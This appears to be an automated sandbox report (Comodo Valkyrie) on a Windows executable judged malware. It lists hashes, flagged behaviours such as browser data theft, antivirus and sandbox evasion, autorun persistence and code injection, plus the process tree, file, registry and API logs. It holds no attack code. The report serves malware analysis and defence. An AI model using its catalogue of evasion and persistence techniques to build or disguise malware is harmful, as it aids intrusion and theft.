VALKYRIE COMODO

Summary

File Name: eyajd.exe

File Type: PE32 executable (GUI) Intel 80386, for MS Windows


SHA1: 06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52

MD5: 0d7f957c81847317b845c10a72dc6d44

MALWARE


Valkyrie Final Verdict

DETECTION SECTION




Verdict: Malware


CLASSIFICATION



HIGH LEVEL BEHAVIOR DISTRIBUTION



ACTIVITY OVERVIEW




VALKYRIE COMODO

Activity Details

INFORMATION DISCOVERY

- Expresses interest in specific running processes — Show sources
- Repeatedly searches for a not-found process, may want to run with startbrowser=1 option

NETWORKING



- Attempts to connect to a dead IP:Port (8 unique times) — Show sources
- Performs some HTTP requests — Show sources
- Behavior consistent with a dropper attempting to download the next stage. — Show sources
- Network activity contains more than one unique useragent. — Show sources

HIPS/ PFW/ OPERATING SYSTEM PROTECTION EVASION

- Detects Bitdefender Antivirus through the presence of a library — Show sources
- Attempts to identify installed AV products by installation directory — Show sources

BANKING

- Exhibits behavior characteristics of Vawtrak / Neverquest malware.

PACKER

- The binary likely contains encrypted or compressed data. — Show sources

STEALING OF SENSITIVE INFORMATION

- Collects information to fingerprint the system — Show sources
- Steals private information from local Internet browsers — Show sources
- Collects information about installed applications — Show sources

HOOKING AND OTHER TECHNIQUES FOR HIDING PROTECTION

Creates RWX memory	Show sources
Executed a process and injected code into it, probably while unpacking	Show sources

DATA OBFUSCATION

Attempts to execute a powershell command with suspicious parameter/s	Show sources
Drops a binary and executes it	Show sources

PERSISTENCE AND INSTALLATION BEHAVIOR

Installs itself for autorun at Windows startup	Show sources
Creates a copy of itself	Show sources

MALWARE ANALYSIS SYSTEM EVASION

Mimics the system's user agent string for its own requests	Show sources
Possible date expiration check, exits too soon after checking local time	Show sources
A process attempted to delay the analysis task.	Show sources
Tries to suspend Cuckoo threads to prevent logging of malicious activity	Show sources
Tries to unhook or modify Windows functions monitored by Cuckoo	Show sources
Detects VirtualBox through the presence of a file	Show sources
Creates a hidden or system file	Show sources

VALKYRIE COMODO

Behavior Graph

PID 1760

09:49:34 **Create Process** The malicious file created a child process as ploev.exe **(PPID 2520)**

09:49:35 Process32FirstW

PID 2636

09:49:54 **Create Process** The malicious file created a child process as schtasks.exe **(PPID 2520)**

09:49:56 NtTerminateProcess

PID 3036

09:50:10 **Create Process** The malicious file created a child process as ploev.exe **(PPID 2520)**

PID 2516

09:50:21 **Create Process** The malicious file created a child process as ploev.exe **(PPID 2520)**

PID 1588

09:50:37 **Create Process** The malicious file created a child process as ploev.exe **(PPID 2520)**

PID 164

09:50:44 **Create Process** The malicious file created a child process as ploev.exe **(PPID 2520)**

PID 416

09:50:58 **Create Process** The malicious file created a child process as ploev.exe **(PPID 2520)**

VALKYRIE COMODO

PID 1704

09:51:08 | Create Process — The malicious file created a child process as ploev.exe **(PPID 2520)**

PID 2248

09:49:08 | Create Process — The malicious file created a child process as reg.exe **(PPID 348)**

PID 2848

09:49:10 | Create Process — The malicious file created a child process as powershell.exe **(PPID 348)**

09:49:10 – 09:49:11 | NtQueryFullAttributesF **[12 times]**

09:49:24 | NtSuspendThread

09:49:25 – 09:49:25 | __anomaly__ **[2 times]**

09:50:13 | NtCreateFile

09:51:25 – 09:51:25 | __anomaly__ **[4 times]**

PID 2052

09:49:22 | Create Process — The malicious file created a child process as cmd.exe **(PPID 348)**

09:49:22 | Create Process

PID 2076

09:49:22 | Create Process — The malicious file created a child process as PING.EXE **(PPID 2052)**

PID 1228

09:49:20 | Create Process — The malicious file created a child process as dwm.exe **(PPID 844)**

09:49:21 – 09:49:21 | __anomaly__ **[2 times]**

PID 1240

09:49:21 | Create Process — The malicious file created a child process as taskhost.exe **(PPID 460)**

09:49:22 – 09:49:22 | __anomaly__ **[2 times]**

PID 2092

09:49:23 | Create Process — The malicious file created a child process as explorer.exe **(PPID 1636)**

09:49:26 – 09:49:26 | __anomaly__ **[16 times]**

PID 1484

09:49:26 | Create Process — The malicious file created a child process as conhost.exe **(PPID 364)**

PID 872

09:49:41 | Create Process — The malicious file created a child process as svchost.exe **(PPID 460)**

VALKYRIE COMODO

Behavior Summary

ACCESSED FILES

C:\Windows\Globalization\Sorting\sortdefault.nls
C:\
C:\Users\user\AppData\Local\Temp\06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52.exe.cfg
C:\Users\user\AppData\Roaming\Microsoft\Ploevl
C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploe.dat
C:\Users\user\AppData\Local\Temp\06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52.exe
C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\lobkofxwhqjbfzzmfyxlydaesxykio.txt
\??\MountPointManager
C:\Windows\sysnative\en-US\KERNELBASE.dll.mui
\Device\KsecDD
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe
C:\Windows
C:\Windows\sysnative
C:\Windows\sysnative\WindowsPowerShell\v1.0
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users
C:\Users\user\AppData\Local\Microsoft\Windows\Caches
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\desktop.ini
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
::\
::\{2559A1F3-21D7-11D4-BDAF-00C04F60B9F0}
::\{20D04FE0-3AEA-1069-A2D8-08002B30309D}

::\{5399E694-6CE5-4D6C-8FCE-1D8870FDCBA0}
::\{2559A1F1-21D7-11D4-BDAF-00C04F60B9F0}
C:\Program Files\Oracle\VirtualBox Guest Additions\uninst.exe
C:\Program Files\Oracle\VirtualBox Guest Additions
C:\Program Files\Oracle\VirtualBox Guest Additions\Oracle VM VirtualBox Guest Additions.url
C:\tools\totalcmdx32\TOTALCMD.CHM
C:\tools\totalcmdx32\TCUNINST.EXE
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
::\{ED228FDF-9EA8-4870-83B1-96B02CFE0D52}
C:\Program Files (x86)\Java\jre1.8.0_91\bin\javacpl.exe
C:\Program Files (x86)\Java\jre1.8.0_91\bin
C:\Users\user\AppData\Local\Temp\http:\java.com\help
C:\Users\user\AppData\Local\Temp\http:\java.com\
C:\Users\user\AppData\Local\Temp\https:\mpc-hc.org\
C:\Program Files\Sandboxie\Start.exe
C:\Program Files\Sandboxie
C:\Program Files\Sandboxie\SbieCtrl.exe
C:\Windows\Installer\SandboxieInstall64.exe
C:\Windows\Installer
C:\tools\c.pyw
C:\tools\iDefense\SysAnalyzer\api_logger.exe
C:\tools\iDefense\SysAnalyzer\SysAnalyzer_help.chm
C:\Users\user\AppData\Local\Temp\http:\www.winpcap.org\
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\user\Desktop
C:\Users\Public\Desktop
C:\Users\Public

C:\Users\Public\desktop.ini
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Windows\sysnative\shdocvw.dll
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations

READ REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\ProductId
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000\ProfileImagePath
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\AccessProviders\MartaExtension
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Netlogon\Parameters\ExpectedDialupDelay
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CustomLocale\en-US
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\ExtendedLocale\en-US
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\WMR\Disable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyComputer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesRecycleBin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoInternetIcon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Category
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Name
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParentFolder
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Description
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\RelativePath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParsingName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalizedName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Icon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Security
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResource
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResourceType
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalRedirectOnly
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Roamable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PreCreate
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Stream
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PublishExpandedPath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\FolderTypeID
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InitFolderHandler
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Start Menu
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\CallForAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\RestrictedAttributes
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORDISPLAY
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideFolderVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\UseDropHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsFORPARSING
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsParseDisplayName
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForOverlay
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\MapNetDriveVerbs
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\QueryForInfoTip

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideInWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HideOnDesktopPerUser
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsAliasedNotifications
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\WantsUniversalDelegate
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\NoFileFolderJunction
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\PinToNameSpaceTree
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\ShellFolder\HasNavigationEnum
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\NonEnum\{20D04FE0-3AEA-1069-A2D8-08002B30309D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Drive\shellex\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}\DriveMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\DontShowSuperHidden
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellState
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoWebView
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\ClassicShell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\SeparateProcess
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoNetCrawling
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSimpleStartMenu
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowCompColor
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\DontPrettyPath

MODIFIED FILES

C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploe.dat
C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
\??\PIPE\srvsvc
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TS5CO0NBRW8M767U5H2D.temp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF1eaa2c8.TMP
C:\Users\user\AppData\Local\Temp\~ploev.tmp
\??\PIPE\wkssvc
C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev32.dll
\??\VBoxMiniRdrDN
\Device\LanmanDatagramReceiver
\??\PIPE\browser

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\57C8EDB95DF3F0AD4EE2DC2B8CFD4157

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\B7C322D57057B3593664F2D411D5C076

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\B7C322D57057B3593664F2D411D5C076

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE45_D975BBA8033175C8D112023D8A7A8AD6

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\7423F88C7F265F0DEFC08EA88C3BDE45_D975BBA8033175C8D112023D8A7A8AD6

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\6A59C2B4529FA60196FE66A9AA54C0D5_61C8F689227EF784A2A1593047F93D51

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\6A59C2B4529FA60196FE66A9AA54C0D5_61C8F689227EF784A2A1593047F93D51

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\AB4621686DD9F70C2CA89F124AF3223E

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\AB4621686DD9F70C2CA89F124AF3223E

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\D1580BDC7A9833B50DE83ED8BC65E9A0

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\D1580BDC7A9833B50DE83ED8BC65E9A0

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\1BB09BEEC155258835C193A7AA85AA5B_7B2E106233AF9566538A28D0BBC439F7

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CC42971B7939A9CA55C44CFC893D7C1D

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CC42971B7939A9CA55C44CFC893D7C1D

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\1BB09BEEC155258835C193A7AA85AA5B_7B2E106233AF9566538A28D0BBC439F7

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\F0060A9F9287878B15AB61E0E47645E5

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\F0060A9F9287878B15AB61E0E47645E5

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

C:\Users\user\AppData\Roaming\Microsoft\Ploevl\cploev32.dll

\??\PIPE\DAV RPC SERVICE

\??\UNC\VBOXSVR\PIPE\samr

C:\Users\user\AppData\Local\Temp\06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52.exe

C:\Windows\appcompat\Programs\RecentFileCache.bcf

C:\Windows\sysnative\Tasks\{382B4D86-E546-4D2E-A4A2-67050D08B381}

RESOLVED APIS

kernel32.dll.FlsAlloc

kernel32.dll.FlsGetValue

kernel32.dll.FlsSetValue

kernel32.dll.FlsFree
kernelbase.dll.InitializeCriticalSectionAndSpinCount
uxtheme.dll.ThemeInitApiHook
user32.dll.IsProcessDPIAware
kernel32.dll.VirtualAlloc
kernel32.dll.LoadLibraryA
kernel32.dll.GetProcAddress
kernel32.dll.VirtualProtect
kernel32.dll.SetUnhandledExceptionFilter
kernel32.dll.FreeConsole
userenv.dll.GetUserProfileDirectoryA
shlwapi.dll.PathMatchSpecA
shlwapi.dll.wvnsprintfA
shlwapi.dll.PathCombineA
shlwapi.dll.StrStrIA
shlwapi.dll.PathUnquoteSpacesA
shlwapi.dll.StrStrIW
ole32.dll.CoUninitialize
ole32.dll.CoInitialize
ole32.dll.CoCreateInstance
ole32.dll.CoInitializeEx
ole32.dll.CoSetProxyBlanket
ole32.dll.CoInitializeSecurity
shell32.dll.ShellExecuteA
shell32.dll.SHGetFolderPathA
setupapi.dll.SetupDiDestroyDeviceInfoList
setupapi.dll.SetupDiGetDeviceRegistryPropertyA
setupapi.dll.SetupDiGetClassDevsA
setupapi.dll.SetupDiEnumDeviceInfo
kernel32.dll.SetFilePointer
kernel32.dll.SleepEx
kernel32.dll.CloseHandle
kernel32.dll.SetEvent
kernel32.dll.OpenEventA
kernel32.dll.GetCurrentProcessId

kernel32.dll.Sleep
kernel32.dll.GetLastError
kernel32.dll.lstrlenA
kernel32.dll.GetModuleHandleA
kernel32.dll.FreeLibrary
kernel32.dll.ReleaseMutex
kernel32.dll.CreateEventW
kernel32.dll.ExitProcess
kernel32.dll.GetDriveTypeA
kernel32.dll.lstrcmpA
kernel32.dll.lstrcpyA
kernel32.dll.OpenProcess
kernel32.dll.CopyFileA
kernel32.dll.GetCommandLineA
kernel32.dll.WideCharToMultiByte
kernel32.dll.MultiByteToWideChar
kernel32.dll.lstrcatA
kernel32.dll.GetLocalTime
kernel32.dll.GetEnvironmentVariableA
kernel32.dll.GetExitCodeProcess
kernel32.dll.ResumeThread
kernel32.dll.CreateMutexA
kernel32.dll.OpenMutexA
kernel32.dll.lstrcmpiA
kernel32.dll.GetSystemTimeAsFileTime
kernel32.dll.DeleteFileA
kernel32.dll.GetFileAttributesA
kernel32.dll.WaitForSingleObject
kernel32.dll.ExpandEnvironmentStringsA
kernel32.dll.HeapAlloc
kernel32.dll.HeapFree
kernel32.dll.GetProcessId
kernel32.dll.GetCurrentProcess
kernel32.dll.GetCurrentThread
kernel32.dll.LocalAlloc

kernel32.dll.LoadResource
kernel32.dll.SizeofResource
kernel32.dll.FindResourceA

DELETED FILES

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF1eaa2c8.TMP
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\index.dat
